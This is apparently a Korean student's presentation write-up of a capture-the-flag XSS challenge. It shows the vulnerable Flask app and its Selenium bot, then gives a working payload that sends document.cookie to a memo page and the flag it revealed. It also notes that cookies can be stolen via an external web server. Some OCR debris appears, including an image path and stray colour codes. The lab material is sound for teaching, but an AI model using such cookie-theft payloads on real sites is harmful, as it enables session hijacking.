ClientSide: Xss

92313403 신지영

Contents.

문제확인

여러 기능과 입력받은 URL을 확인하는 봇이 구현된 서비스입니다.
XSS 취약점을 이용해 플래그를 획득하세요. 플래그는 flag.txt,
FLAG 변수에 있습니다.
플래그 형식은 DH{…} 입니다.

문제확인

XSS-1 Home

vuln(xss) page

memo

flag

XSS-1 Home

http://127.0.0.1:8000/vuln?param=

제출

코드 분석

```
def read_url(url, cookie={"name": "name", "value": "value"}):
    cookie.update({"domain": "127.0.0.1"})
    try:
        service = Service(executable_path="/chromedriver")
        options = webdriver.ChromeOptions()
        for _ in [
            "headless",
            "window-size=1920x1080",
            "disable-gpu",
            "no-sandbox",
            "disable-dev-shm-usage",
        ]:
            options.add_argument(_)
        driver = webdriver.Chrome(service=service, options=options)
        driver.implicitly_wait(3)
        driver.set_page_load_timeout(3)
        driver.get("http://127.0.0.1:8000/")
        driver.add_cookie(cookie)
        driver.get(url)
    except Exception as e:
```


코드 분석

```python
@app.route("/vuln")
def vuln():
    return render_template("vuln.html")


@app.route("/flag", methods=["GET", "POST"])
def flag():
    if request.method == "GET":
        return render_template("flag.html")
    elif request.method == "POST":
        param = request.form.get("param")
        if not check_xss(param, {"name": "flag", "value": FLAG.strip()}):
            return '<script>alert("wrong??");history.go(-1);</script>'

        return '<script>alert("good");history.go(-1);</script>'
```

코드 분석

```python
@app.route("/memo")
def memo():
    global memo_text
    text = request.args.get("memo", "")
    memo_text += text + "\n"
    return render_template("memo.html", memo=memo_text)


app.run(host="0.0.0.0", port=8000)
```

문제확인



<script>location.href="http://127.0.0.1:8000/memo?memo="+document.cookie</script>

XSS-1 Home

hello

XSS-1 Home

hello
hello
flag=DH{2c01577e9542ec24d68ba0ffb846508e}
hello

알아두어야 할 것

임의의 쿠키를 탈취하는 2가지 방법이 있습니다.

1. memo 페이지를 활용하기
2. 웹 서버 사용하기

느낀점

R0 G0 B 0
C0 M0 Y0 K0

R0 G0 B 0
C0 M0 Y0 K0